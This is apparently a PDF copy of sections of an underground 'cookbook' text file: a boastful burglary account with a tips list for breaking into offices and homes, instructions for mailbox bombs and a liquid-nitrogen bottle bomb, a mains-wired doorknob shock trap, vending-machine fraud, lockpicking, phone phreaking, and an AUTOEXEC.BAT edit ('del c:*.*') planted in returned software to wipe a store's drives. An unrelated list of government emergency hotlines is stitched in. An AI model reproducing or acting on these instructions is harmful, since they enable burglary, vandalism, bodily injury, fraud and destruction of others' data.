A long time ago, well, in the past year, my friends and I noticed that the building complex in our town was the perfect place to obtain unpaid-for items. We learned all we could about the complex, which was about 365,000 sqft, and each company consisted of an office (fully furnished with cool computer stuff), and a 10,000 sqft (roughly) warehouse, all interconnected, and all one level. This information was obtained through several calls to the town committee (board of development, or some shit like that, the place that you call for building permits, and the like.), and we obtained the blueprints for the whole complex. We planned a route from the side entrance through the warehouse, and into the offices, where all the good stuff is usually located. Now that we had our route, all we needed was a plan to get inside. Since this was our first major job, we spent a few good weeks on preparation. During the snow weather, we worked w/ a company to shovel the sidewalks of the complex. One night, at about 11 PM, we stopped shoveling in front of our planned job site, Campbell's Soup, Co. There was nobody there except the janitors that cleaned up the place (or so we thought). I asked the janitor if I could use the bathroom (I did have to go too) and he let me in. I must have surprised him when I knew exactly where the bathroom was! As I walked to it, I scanned for video cams, infrared guns/receivers (little boxes at entrances with a black glass square about 1" sq. at about knee height on each side). Nothing. The doors all had security magnetic detection at the tops, and also the windows. To think someone would break in through an obvious place like a large window, stupid. To my surprise, there were a few losers working late, and didn't really care that I was there at all. Take another Viverin' guys, I won't be here long. The smell of black coffee was stifling. The bathroom was located back by the office's entrance to the warehouse, and to my surprise, it was unlocked! The lights were on, and the place was totally empty, except for a few cardboard remains, and shelves, and that blessed side door. I walked over to the door to examine it. No security, no video cams in the warehouse, no nothing. Odd, usually these warehouses were kept tight as a hookers pussy. But it looked like they were packing up to move somewhere. Boxes on the office desks, etc.. The door was locked with a key deadbolt (pain to pick) and a regular door-knob key lock. No problem. I needed to stop that deadbolt from being locked, so I looked around for something to use....aha! There was some strange material like alum. foil on the ground, pliable, yet of a black color. I took out a small allen key (a thief never goes ANYWHERE without a small lockpicking tool) and crammed enough of the stuff into the keyhole so that a key could not be inserted far enough to turn, and the stuff was in to far to be pulled out. Viola! Back to the point of this story. When the time came to make our move, something strange happened. The place was abandoned for 3 days straight, most office equipment removed, and the front door left ajar, for all 3 days. We still decided to enter via our planned route. At 1:30 AM we went to the side door, and what a surprise, the deadbolt lock was open. Now to the knob lock. It was still locked, but not a problem. Knob locks usually look like this:



The top sliding piece is about ¬" wide on popular locks, with the bar facing you, if the door swings outward. With the smallest allen key you can get, stick it in and repetitively push and slide it back towards the knob, but don't let go, because it is spring loaded and will snap back into place again. Now for the larger bar. Take another key and wedge it into the slot where the bar

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

**enters the
other wall (without the knob on it)! and do the same thing. This will be considerably harder to do than with the small tongue, but if you practiced like you should have, it will open with minimum effort. Now we were inside. We ran through the warehouse though the warehouse/office door (these are rarely locked, but try to prepare for it ahead of time by "cramming the lock" like I did) and into the office. The place was empty, no shelves, just desks, chairs, and boxes. The boxes contained modems, motherboards, bus cards, printers, cables, fone cable, and one contained a Zenith laptop computer! No shit, this is a true story! We took everything we could carry (5 people). We took all the above mentioned, as well as printer toner, fones, fone jacks, documents, desk chairs, insulated boxes and bags (static-free kind), even the little shit things, like outlet plates, light bulbs, ANYTHING!!! We went really crazy, and were out in 2 min 30 sec.(always set a time limit)**

We wound up throwing half the shit away, but it felt great just to take anything that was not ours!! I have since then done other "jobs" with much more precision, and effort, as well as better rewards. Here are some tips that should be followed when attempting to steal:

- **WEAR GLOVES!!!!!!!!!!**
- **Backpacks for everyone to put the loot in.**
- **Always case the joint for at least a week and keep documented records of who leaves when, what time it closes, timed lights, etc...**
- **Have at least 4 phriends with you, and ,please, make sure they know what they are doing, no idiots allowed!**
- **Bring tools :small allen keys, both types of screwdrivers, standard size, and tiny, hacksaw blade, wire cutters and strippers, spraypaint-to leave your handle on the wall, hammer, mace, gun-if available, flashlights (duh), wire-good for re-routing door security, and bolt cutters.**
- **Designate a person to carry all the tools ONLY-don't have him pickup stuff and mix it with the tools, this will only slow you down later if you need to look fir a tool quickly.**
- **Designate a person to STAY PUT by the door and keep watch.**
- **Designate a timer, one who has a lighted stopwatch.**
- **Make runs NO LONGER THAT 3 MIN. EVEN THIS TIME IS EXTREMELY HIGH-TRY TO KEEP AS LOW AS POSSIBLE.**
- **Getaway vehicle (preferably NOT a van or pickup truck, these will be very suspicious to the pigs..er.I mean cops. And don't speed, or anything, this just attracts attention. Cover license plates till just before you get your asses going, so no one can report the plates to the pigs..oops!, damn, did it again, cops. Make sure you remove covering before leaving.**
- **Always keep flashlights pointed DOWN unless necessary, crawl under windows, no shouting, even if you find some phucking cool shit, on second thought, maybe painting your handle is a little stupid, so forget that, wear dark clothes OVER regular, non-suspicious clothes (get changed first thing in the car)**
- **Never brag about your findings in public, only on modem, or on BBS, and never give names of places, phriends, and exact names of things taken, (just say you 'borrowed' a 486DX 33 motherboard, don't say is a Intel 486DX 33 MHz for an IBM PS/1 model 50, serial #XXXXXXXXXXX. that is just plain dumb)**
- **Have phun!! and never steal from your neighborhood.**
- **If you break into houses, never move stuff around; the longer it takes the yuppie family to realize that you were there, the better.**
- **WEAR GLOVES!!!!!!!!!!!!**
- **To get in windows: shoot window with BB gun, and place clear, sticky hard-cover book covering on the window over the hole, hopefully the impact of the shot was enough to crack the glass, and LEAN OR PUSH on the covered glass, do not hit or kick, and you will see that the majority of the glass will stick to the covering, and will make considerably less noise.**
- **Enter through basement windows preferably under a deck or steps.**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **MAKE SURE THE PEOPLE WILL BE GONE FOR THE NIGHT AND THE NEIGHBORS ARE ASLEEP (GO FOR AROUND 2:30 AM)**

- **Take stuff that will sell easily to friends, and don't waste time taking things that look neat, just take the basics: electronic, computer, TV, VCR, some jewelry-things you could easily hock, preferably without inscriptions, raid the fridge, take good quality fones, stereo equip., speakers, etc..**

- **Always case the outside of the house looking for security stickers that yuppie families like to place in full view.**

- **Do mischievous shit like cut all fone lines in house, cut up couch cushions, and flip them over so they look perfectly normal!; shoot a hole in their fish tank, (all yuppies own fish); slash clothes, then put them back into the drawer; unplug fridge; set thermostat way up to 99.9ø; leave drain plugged and let the faucet run just a little, (for 6 hours!!); whatever you can't take or carry out, destroy in a subtle way, -if you can't carry out those 130 lb. wood case stereo speakers, slash the cones; break ball-point pens open and rub them into the carpet with their shoes; run a magnet over audio and VCR cassettes and floppies, and anything else subtle that would brighten their day.**

175.MISCELLANEOUS INFORMATION by Exodus

Easy explosive:

- **Fill Kodak film case (y'know, the black cylinder with the gray cap) with explosive of your choice. Drill hole in gray lid, insert fuse, and tape it back together very tightly. Light.**

-or-

- **Poke a hole it the gray cap facing outwards, and insert an M-80 with fuse going through the hole and reseal, taping it tightly ALL AROUND the case. Place in plastic mailbox, light, close door, and get the hell away! Because of the tight airspace, the destructive power of the explosion is increased 5X. Works under water too, with a drop of wax, or preferably rubber cement around where the cap and wick meet.**

-and-

- **Fill a GLASS coke/pepsi bottle with 1 part gas, 1 part sugar, & 1 part water. Wedge an M-80 into the top about halfway. Shake the container, place in mailbox (hopefully with mail {hehe!}) light, and get the fuck away. This thing sends glass shrapnel EVERYWHERE, including through their mail.**

Doorknob Shocker:

- **Run a wire from one slot in wall outlet to the bracket in the wall that the knob's tongue inserts into. Run another wire from the other slot to an inconspicuous spot on the DOORKNOB. How does that one *grab* you?**

Phone Loops: (remember, tone + silence = connection)

NUMBER	Tone/Silence (T/S) End	STATUS (on connection)
?-???-???-????	S	no match
1-619-748-0002	T	definite tone
x-xxx-749-xxxx	T	definite tone
?-???-???-????	S	no match
1-619-739-0002	T	definite tone
x-xxx-xxx-xxx1	S	not sure of match
x-xxx-738-0002	T	definite
x-xxx-xxx-0020	S	definite
x-xxx-7xx-0002	T	definite
?-???-???-????	S	no match

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Actually, any 1-619-7x9-000x gives tone detect, finding the other silent connection is a wee bit harder.

If anyone manages to complete some of these, or any loops, please let me know.

The only bad thing about loop lines, is that eventually the Gestapo finds out about the over-use of the line, and assigns the number to anyone who wants a new number for their fone. Then when phreaks begin to use the line again, thinking it is a loop, they get a pissed off yuppie who then has the call traced, and that's like putting your balls right in a door and slamming it. The operator will complain in your face, and say some bullshit like she has your number and will report any disturbances to the fone co. if she sees it again.

Simple Virus/Easy Way To Return A Copied Program (hehe!)

When you buy a game, or something from a computer store, copy it, and want to return it (I know all of you do this), sometimes all the store does is re-cellophane it and it goes back on the shelves without being re-tested. If the original floppies have an AUTOEXEC.BAT file on them to initiate the copying/decompression at boot-up, simply edit it to say:

```
cd\
del c:*.*
y
```

That'll make someone's day real funny, especially if the store tries to test it. Or, in most cases the store will not accept returned merchandise if it is not defective, so DEFECT IT. This is done by using a program that shows the date and time the originals were last modified (check for this BEFORE installing the program!!!!!!) such as DosShell, or XTGold. Then set the date and time on your computer to match the originals date and time (approx). Install the program, and/or copy the originals and manuals. Now fuck around with the decompression file (usually PKUNZIP), the installation file, and any others you see. Now the store has no reason, and MUST accept the product as a return, or sometimes they will give you a return check for the $$, and send the program back to the manufacturer, which is good, because it will then be recopied, resealed, and put back on the shelves somewhere for another phreaker to HACK!!

(If the above date/time matching is too much of a pain for the really retarded out there, set your computer date/time to any past ones close to the originals, and fuck with ALL the files, thus making them all match.)

Battery Bombs:

Batteries like Duracell, Eveready, Energizer, etc... are specially made for home use and will not under any condition, explode when simply connected to each other. Therefore, generic batteries are required. These batteries can be obtained in hick country, or from a shitty wholesaler. I've heard of phriends putting 9Vs in the fucking microwave for a minute or so, and this is supposed to disable the "exploder protector", but anyone who puts batteries in a microwave, should have the batteries explode on them. I never found out if 2 9v batts connected really do explode. I hope so.

Any Blue Boxers??

Not many people use blue boxes these days. They've become an eminent danger to phreakers. Ma Bell has new equipment to detect the use of tone-emitting boxes, and about the only safe place to box calls from is the handy-dandy pay phone at the end of the block. The only way to box calls today is to switch off to another switching system with another number: i.e.-

Call a store like Toys-'R'-Us, (1-908-322-6065 Livingston, NJ) and ask for the technical (video game) department. This switches the number from the above to the extension of the department, usually and extension, but it can be a totally different # you are sent to while you are on hold. This is VERY good. Bullshit the employee at the tech dept., and wait for HIM to hang up first. That disconnects you from his department, but not from the interconnections of the store. (It might even be possible to dial a number and get another department at this point). This is like 'stacking' trunks. Their dialtone (inside the store) may have a slightly higher/lower pitch than a dialtone at your house. This is what you want. Now, blow 2600 across the line, and you should have access to a trunk, and Bell Labs think that the store did it, and it is not usually questioned because the computer might think that it is part of their paging system. (not 100% sure, test around)

When someone (preferably who you don't give a shit about) calls, dial *69 to ring him back(If your area subscribes to this feature). What should happen is that the *69 tone asks the Bell computer to call back the person. The COMPUTER does the

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

calling at this point. Now when your friend picks up, bullshit him into hanging up first. Now the computer is getting the dialtone first, then it passes it on to you. If you blow 2600 at this point, the computer may think it is its own equipment doing the calling. I'm REALLY not sure about this one. Hopefully this one works, but I can't test it because some fucked up, shit full, douche nozzle, pig fucker broke my MF box. <frown> MF boxes are not that hard to come by. Many hobby shops, music instrument stores, or electronic stores may sell the MF box itself, or one that detects tones, which can be used in the reverse way.

Good Technical Phone Numbers:

Sometimes the hardest part of getting technical support is finding a place to look. An easy place is MIT (HOME OF THE ORIGINAL PHREAKS) Find the number for the Electronic engineering campus, call and say you would like the number for (give room # make one up if you have to), or call the person in charge of dorm assignments (buy a college book if you need to). Eventually, if done right, you will have a list of possible #s, and set your modem on scan, and look for carrier detect. One of these nerds...ahm! I mean Geniuses must have a computer with a modem, and these guys will answer about 100% of your technical problems.

Practical Jokes:

If you are into practical jokes like I am, than here is a book for you:

"The Second Official Handbook of Practical Jokes"

by: Peter Van Der Linden

There are hundreds of good practical jokes and phone scams, as well as a section of computer jokes, with a whole program of re-writing the COMMAND.COM file to be funnier than ever.

176.Shaving Cream Bomb by Exodus

This may not really be what we would consider a bomb, but it is a helluva great idea to phuck someone over. You will need:

- **(1) Person you hate who has a car.**
- **(1)-Container of liquid nitrogen (try a science shop, or Edmund Scientific, mentioned in several places in this Cookbook)**
- **(6-10)-Cans of generic shaving cream.**
- **(1)-Free afternoon (preferably in FREEZING temperatures outside)**
- **(1-or more)-Pairs of pliers, for cutting and peeling.**
- **Some phriends.**

Directions:

Find someone who owns a small compact car, and manage to find out where he keeps it at night (or while he is away!) Be able to open the car repeatedly.. Place a can in the liquid nitrogen for about 30 sec. Take it out and carefully and QUICKLY peel off the metal outside container, and you should have a frozen "block" of shaving cream. (It helps to have more than one container, and more phriends) Toss it into the car and do the same with all the cans. A dozen or more "blocks" like this can fill and lightly PRESSURIZE a small car. When he opens the door (hopefully he doesn't realize the mess inside due to the foggy windows), he will be covered with pounds of shaving cream that is a bitch to get out of upholstery.

PS!- Try to get one is his glove compartment!!!!!

177.Another good way to rip off a change or drink machine by €Œd ŸlŠsh

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

You first get a nice new dollar to work with. Make sure there are no rips in it. Now, you get a thin piece of transparent plastic about 3/4 the width of the actual dollar. It must be a good 6" or longer. Next, you need some transparent tape. Scotch magic tape will work the best. You simply tape the plastic strip to the dollar. But, you must be careful not to tape it more than «" up the side of the dollar. Tape it on both sides (front and back, not top and bottom) of the dollar. Now, all you have to do is use it:

Walk casually up to the secluded machine. Take out your dollar, and put it into the machine. BE CAREFUL! Some of the more modern change machines have alarms! Most likely, though, drink or candy machines will not. Now, the machine starts taking your dollar.... You wait until your plastic strip is almost all the way into the machine, and then you pull with sufficient force to get the dollar out of the machine, but not rip it. If you did it correctly, you should have gotten whatever you bought, and still have your dollar for later use. On candy machines, though, make your selection, and then wait and pull the dollar out. Don't worry if you don't get it on the first few tries. It took me about 5 tries to master it. It DOES, I repeat DOES work for a fact if done correctly. If you just can't get it, though, either the machine is too sophisticated, or you put the tape up too high on the dollar. Have fun!!!!

178.Lockpicking for the EXTREME beginner... by €Œd ŸÏŠsh

This is really a good method for opening doors that are locked. The only problem with this, though, is that it only works for outward opening doors. OK, here we go....

Realize you are not working with the actual lock, but that thing that sticks between the door and the wall.

See how that thing is curved on one side? Well, that is what we will be making use of.

Acquire a large paper-clip. If it is too short, it won't work. You have to also have a shoelace. Now, onto the construction...

Straighten the paper-clip.

Loop one end of the paper clip around the shoelace. The shoelace should be about 4/5 on one side of the clip and 1/5 on the other. Let's see if I can draw it.

```
----------**********************************
                                          -*
                                            *******
```

--- is the paper clip
*** is the shoelace

That's not very good, but I hope you get the picture.

All you have to do now is curve the paper clip (no, I won't draw it)

With the curved paper-clip, stick it between the door and the wall, behind the metal thing that sticks between.

Feed it through with you hand, until you can grip both sides of the shoelace.

Now, simply pull the lace and the door at the same time, and VIOLA! the door is open.

I prefer this over regular lock-picking if the door opens outward, because it is a lot quicker. Lock picking can take 5 minutes... When done correctly this only takes 30 seconds! So, if you can, use this.

179.ANARCHY 'N' EXPLOSIVES - PRELUDE VOLUME by Exodus

For you people that like blowing things up and shit like that, here's something that's not as dangerous or as difficult as more of the explosives available (or able to create)... It's called the LNý Bomb (Short for Liquid Nitrogen Bomb). Very easy to make:

Ingredients:

- 1 Plastic Two Liter Bottle
- Enough Liquid Nitrogen To Fill The Bottle

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Instructions:

Fill the bottle with liquid nitrogen. Then cap as tightly as possible. The vaporization of the nitrogen will create enough pressure in the bottle (within 5-15 minutes) to break it with a quite strong explosive force... Very Easy...

USE AT YOUR OWN RISK....

800 #'s to phuck with Compiled by The Duelist

CALL JYER INC. xxx-xxx-xxxx
Numbers with a ? either call forward to take you on some trip through switches, but I'm sure if you fuck around with it enough you will get there tone somewhere.

Have fun..... Later!

800-
4261244 ?
6456561 VMS
2471753 ?
5244040 ?
6348026 ?
6677827 ?
8723425 ? (Extension dialer)
9928911 ? Modem
6242367 VMS (#)
4262468 ?
3389549 VMS
2220400 ?
5376001 ?
3439255 VMS (#)
8326979 ?
2339558 VMS
7299000 ?
5335545 ?
3332222 ?
3335555 VMS
3338888 ?

========== TOLL-FREE NUMBERS AND ON-LINE DATABASES ==========

There are many toll-free assistance numbers and on-line databases available to federal, state, local, and private sector personnel. Some may be available through a federal or state agency, while others are publicly available on commercial systems or through private organizations. Except for their own, neither DOT nor FEMA endorses the following toll-free telephone numbers or on-line databases.

Federal and State Toll Free Technical Assistance Sources
Private Sector Toll Free Technical Assistance
Federal and State Agency Online Databases
Commercial and Private Online Databases

FEDERAL AND STATE TOLL FREE TECHNICAL ASSISTANCE SOURCES

US Coast Guard - National Response Center: 1-800-424-8802
in Washington, DC - (202)426-2675
(202)267-2675

EPA REGIONAL HOTLINES

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

EPA has now established a Hotline in each of it's regional offices to handle Title III reporting. Please make note of the number for the office in your area.

Nation-wide - (800) 535-0202

In Alaska and DC - (202) 479-2449

In the Regional Offices:

Region I - Boston, MA - (617) 565-3273
Region II - Edison, NJ - (201) 321-6765
Region III - Philadelphia, PA - (215) 597-1260
Region IV - Atlanta, GA - (404) 347-3222
Region V - Chicago, IL - (312) 886-6418
Region VI - Dallas, TX - (214) 655-7244
Region VII - Kansas City, KS - (913) 236-2806
Region VIII - Denver, CO - (303) 293-1730
Region IX - San Francisco, CA - (415) 974-7054
Region X - Seattle, WA - (206) 442-1270

Remember to report all hazardous materials releases to your Local Emergency Planning Committee representative and to your State Emergency Response Commission immediately!

TOXIC RELEASE INVENTORY REPORTING CENTER

EPA has established a reading room in the Toxic Inventory Reporting Center (TRC) located at 470 L'Enfant Plaza East, SW, Suite 7103, Washington, DC 20024. The reading room provides a place for concerned citizens to review release data as supplied to the Environmental Protection Agency (through section 313 reporting). To date, the center has received more than 50,000 of the 300,000 release reports anticipated.

The TRC's is intended to serve as a central receipt point, aid in the sorting recording and storage of release data reported under Title III. Additionally the TRC is to provide an easy method to facilitate public inquiries. Anyone can access the chemical information by logging onto a data base and calling the information up by using CAS number, state, city and/or facility name.

Staff from Computer Based Systems, Inc. (EPA contractor) are on-hand to assist with system inquiries between 8:00 am and 4:00 PM, Monday through Friday. To schedule an appointment, please call (202)488-1501.

CHEMICAL EMERGENCY PREPAREDNESS PROGRAM (CEPP) - 1-(800) 535-0202
(202) 479-2449
Contact: Chemical Emergency Preparedness Program (CEPP)
Office of Solid Waste and Emergency Preparedness
US Environmental Protection Agency (WH-548A)
401 M Street, SW
Washington, DC 20460

EMERGENCY MANAGEMENT INFORMATION CENTER (EMIC) - 1-800-638-1821
(301) 447-6771 ext 6032
Contact: EMIC Librarian, Learning Resource Center

National Emergency Training Center
16825 South Seton Avenue
Emmitsburg, Maryland 21727

FEMA established EMIC (Emergency Management Information Center) to assist faculty, staff, students and off-campus users of the National Emergency Training Center Learning Resource Center with their research and information needs. EMIC is a special collection of natural and technological case study documents that can be requested for loan to state level fire and emergency management officials by applying in writing, on official letterhead, to the EMIC librarian. Other requests will be

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

referred back to appropriate states for handling.

SUPERFUND AND RESOURCE CONSERVATION AND RECOVERY ACT - 1-800-424-9346
(202) 382-3000

Contact: For Superfund -- Office of Emergency and Remedial Response
US Environmental Protection Agency
401 M Street, SW
Washington, DC 20460

For CERCLA -- Office of Waste Programs Enforcement
US Environmental Protection Agency
401 M Street, SW
Washington, DC 20460

EPA established the toll free technical assistance hotline in 1980 to answer questions and provide documents to those needing information on the Superfund and Resource Conservation and Recovery Act.

TOXIC SUBSTANCES CONTROL ACT (TSCA) - (202) 554-1404

Contact: Toxic Substances Control Act Assistance Office
Office of Toxic Substances
US Environmental Protection Agency

PRIVATE SECTOR TOLL FREE TECHNICAL ASSISTANCE SUPPORT

CHEMTREC: 1-(800) 424-9300. Alaska, Hawaii and DC (202) 483-7616
Contact: Chemical Manufacturers Association
2501 M Street, NW
Washington, DC 20037.

The Chemical Manufacturers Association set up the Chemical Transportation Emergency Center (CHEMTREC) to provide immediate assistance to those at the scene of accident, 24 hours a day, seven days a week. CHEMTREC maintains an online database on the chemical, physical, and toxicological properties and health effects of the thousands of products of the member companies. CHEMTREC operates in two stages: first, staff provide chemical information for use in onsite decision making involving handling the early stages of the problem and, second, notifies the manufacturer of the product of the accident for more detailed information and appropriate follow-up.

CHEMNET is activated by a call to CHEMTREC. If a member shipper cannot respond promptly to an incident and a chemical expert is required at a site, then the shipper can authorize a CHEMNET-contracted emergency response company to go in its place.

CHLOREP: Emergency contact through CHEMTREC above.
Contact: Chlorine Institute
342 Madison Avenue
New York, NY 10017.

The Chlorine Institute in 1972 established its Chlorine Emergency Plan (CHLOREP), a mutual-aid response network of chlorine manufacturers and packagers, to provide assistance at chlorine emergencies in the United States and Canada through telephone instructions to on-scene personnel or the dispatching of trained teams to sites. Response is activated by a call to CHEMTREC which in turn calls the designated CHLOREP contact, who notifies the appropriate team leader based upon CHLOREP's geographical sector team assignments.

CAER: Community Awareness and Emergency Response information line. This is a 2 minute recorded message informing callers of upcoming events related to coordinated emergency response planning. The CAER information number is (202)

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

463-1599 and is updated twice a month.

To submit an event to be publicized, send the materials to:

Todd Miller
CMA Communications Dept.
2501 M Street, NW
Washington, DC 20037

The Center for Fire Research in the National Bureau of Standards has established a public access computer bulletin board.

Contact: Doug Walton
System Operator

U(301) 975-6872

Information on the bulletin board includes:

- **A listing of the most recent reports from the Center for Fire Research;**
- **Information on upcoming activities at the Center for Fire Research such as conferences, seminars and workshops; and**
- **Information on FIREDOC, the Center's fire research bibliographic system.**

FEDERAL AND STATE AGENCY ONLINE DATABASES

The Office of Solid Waste and Emergency Response (OSWER) bulletin board is intended to store communications and technology transfer among the Regions and with Headquarters staff involved in solid or hazardous waste regulation, permitting, or enforcement and with ORD scientists and engineers in Headquarters and laboratories who are supporting OSWER. The OWSER is operated under contract to the Office of Program Management Technology (OPMT). The OSWER BBS offers messages, bulletins, files and computer programs, databases, and conferences. Bulletins include OSWER technical training opportunities and ORD technology transfer seminars nationwide, new ORD technical publications, the top 25 compounds found at Superfund Sites, and the current status of the SITE technology demonstrations. Conferences include: Executive (for EPA managers only), Ground-Water Workstation, Ground-Water Monitoring and Remediation, Risk Management/Assessment, and Expert Systems/Geographic Information Systems. The BBS is primarily intended for EPA Regional, Headquarters, and ORD personnel, however, OSWER welcomes state and local government agencies and authorized EPA contractors. The BBS telephone number is (301) 589-8366, the voice line is (301) 589-8368.

The Hazardous Materials Information Systems (HMIS) offers two menu-driven programs to assist state, local and Federal agencies. The US Department of Transportation (DOT), Research and Special Programs Administration's (RSPA) project offers quick access to both exemptions information and informal interpretations. The exemptions menu provides access to the following: exemption numbers, exemption holders, expiration dates, container type and DOT specification, hazardous material, shipping name and class, and regulations affected. The interpretations menu provides access to informal interpretations issued by the Standards Division, Office of Hazardous Materials Transportation. Each search provides: requester, subject, commodity, container and regulations affected. This service is provided FREE to state, local, and federal agencies. Private sector organizations cannot get an account on the HMIS but can call to receive printouts on information they need (there is a fee for the printout). In order to gain access to the HMIS you must FIRST ESTABLISH AN ACCOUNT by contacting:

Lessie Graves
Office of Hazardous Materials Transportation
Information Services Unit
FTS/COMM: (202) 366-4555

Occupational Safety and Health Administration's (OSHA) Computerized Information System (OCIS) is designed to aid OSHA, State OSHA Program, and OSHA Area Office staff in responding to employers' and employees' occupational safety and health problems by maintaining quick access to various computerized information files. OCIS files are maintained on a Digital Vax 11/750 computer at the Salt Lake City Laboratory; BASIS is the database management software; system is accessed from OSHA and State Program offices only; files are menu driven; and new capabilities are under development.

Questions and comments can be directed to:

OCIS Help Desk

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

(801) 524-5366 or 524-5896
FTS 588-5366 or 588-5896

The National Library of Medicine's (NLM) Toxicology Data Network (TOXNET) is a computerized system of toxicologically oriented data banks, offering a sophisticated search and retrieval package which permits efficient access to information on known chemicals and identifies unknown chemicals based on their characteristics. TOXNET files include: Hazardous Substances Data Bank (HSDB), Toxicology Data Bank (TDB), and Chemical Carcinogenesis Research Information ,System (CCRIS).

Registered NLM users can access TOXNET by direct dial or through TELENET or TYMNET telecommunications networks. The nations average search charges (per hour) are $75.00 for prime time.

For detailed information on TOXNET contact:

National Library of Medicine
Specialized Information Services
Biomedical Files Implementation Branch
8600 Rockville Pike
Bethesda, MD 20894
(301) 496-6531 or 496-1131

COMMERCIAL AND PRIVATE ONLINE DATABASES

FIREDOC: Nations available From NBS
The Center for Fire Research in the National Bureau of Standards has made its computerized bibliographic system, FIREDOC, available for searching on-line. The system can be accessed by telephone using a computer as a terminal. About 7,000 items from the Center's collection are currently entered in the FIREDOC system. For further information including instructions on access and use of FIREDOC, contact:

Nora Jason
Technical Information Specialist
Center for Fire Research
(301) 975-6862

CFRBBS is a public access computer bulletin board sponsored by: the Center for Fire Research, National Bureau of Standards, US Department of Commerce, in Gaithersburg, MD 20899. It features computer programs developed by the Center of Fire Research. Contents of the board include: fire simulation programs, information on FIREDOC (the Center for Fire Research bibliographic search system; FIREDOC users guide; and FIREDOC compatible communications package), information on upcoming activities at the Center for Fire Research, and a listing of the most recent year's reports from the center. There is no connect fee for using the board; however the user pays for the phone call. For more information contact Doug Walton, System Operator, at (301) 975-6872.

Public Health Foundation's Public Health Network (PHN) users have full access to all GTE Medical Information Network (MINET) services, and can communicate directly with users in PHN and other divisions of MINET. Access to Surgeon General, NLM/NIH, CDC, and American Medical Association information services (e.g., Disease Information, Drug Information, Medical Procedure Coding, Socioeconomic Bibliography, Expert Medical Physician Information Retrieval and Education Service, Massachusetts General Hospital (MGH) Continuing Medical Education, and AP Medical News Service) are available ranging in price from $21 to $39 an hour of connect time.

Subscription fee, payable on a one-time basis is $500.00, each additional user is registered at $25.00, and a User's Guide costs $15.00. Connect time rates range from $14 an hour peak to $7 an hour off-peak, character transmission charges are $.05 per 1,000 characters.

For detailed information on PHN or MINET contact:

The Public Health Foundation
1220 L Street, NW
Suite 350
Washington, DC 20005
(202) 898-5600

Information Consultants, Inc.'s Chemical Information System (ICIS) and Chemical Information System, Inc.'s (Fein Marquart Associates) System (CIS) are two competing companies which offer approximately 35 databases each, some similar, others different. Databases available for searching include, for example: Oil and Hazardous Materials Technical Assistance Data

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

System (OHMTADS) with emphasis on environmental and safety data for spills response; Chemical Evaluation Search and Retrieval (CEASARS) gives very detailed, evaluated profiles with physical and chemical, toxicological and environmental information; NIOSH Registry of Toxic Effects of Chemical Substances (RTECS) with acute toxdata, TLV's, standards, aquatic tox, regulatory information, and NTP test status; Chemical Carcinogensis Research Information System (CCRIS) giving results of carcinogenicity, mutagenicity, tumor promotion and carcinogenicity tests under National Cancer Institute contract; GENETOX with genetic assay studies; AQUIRE with aquatic toxicity information; DERMAL with dermal toxicity information.

Subscriber ($300 per year and $25-85 per hour of connect time) and nonsubscriber ($50-115 per hour connect time) options exist.

For detailed information contact:

CIS, Inc. or Information Consultants, Inc.
Fein Marquart Associates 1133 15th St., NW
7215 York Road Washington, DC 20005
Baltimore, MD 21212 (202) 822-5200
(800) 247-8737

180. ANARCHY 'N' EXPLOSIVES - VOLUME 1 by Exodus

You may ask "Now why would I want to know some obsolete, unused, utterly useless, toll free numbers" Well, what you use this information for is up to you, and if you want to use it for some thing like... well, like, forcing that line to be busy for 2 straight days thus causing the company to lose money, is completely up to you.

Magazines
=-=-=-=-=
Playgirl Advisor (800) 854-2878 (except CA)
TV Guide (800) 523-7933 (except PA)
Ladie's Home Journal (800) 327-8351 (except FA)
Sports Illustrated (800) 621-8200 (except IL)
Book Digest Magazine (800) 228-9700 (except Nebraska)
Money (800) 621-8200 (except IL)
Mail Order
=-=-=-=-=-
(bowling equip.) (800) 323-1812 (except IL)
Edd the Florist, Inc. (800) 247-1075 (except IA)
Golf Mail Order Co. (800) 327-1760 (except FA)
Inflate-a-bed (800) 835-2246 (except KS)
International Male (800) 854-2795 (except CA)
Porta Yoga (c.c. orders)(800) 327-8912 (except FA)
Unique Products Co. (800) 228-2049 (except Nebraska)
Ski Resorts
=-=-=-=-=-=
HN Concord (800) 431-2217 (only New England States)
Mt. Snow (800) 451-4211 (Eas orrn Seabord)
Ski Us at Franconia (800) 258-0366 (Eastern Seabord)
Stevensville (800) 431-2211 (New England States)
Mannequins
=-=-=-=-=-
Dann-Dee (800) 621-3904 (except IL)
Car Rentals
=-=-=-=-=-=
A-Aaron, Inc. (800) 327-7513 (except FA)
Airlines Rent-A/Car (800) 228-9650 (FA only)
Dollar-A-Day (800) 421-6868 (except FA)
Hertz (800) 261-1311 (Canada only)
Sears Rent-A-Car (800) 228-2800 (except Nebraska)
Thrifty Rent-A-Car (800) 331-4200 (except Oklahoma)
Newspapers
=-=-=-=-=-
Globe Gazette (800) 392-6622 (IA only)

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Oil Daily (800) 223-6635 (except NY)
Christian Science Motor (800) 225-7090 (except MS)
Wall Street Journal (800) 257-0300 (except NJ)
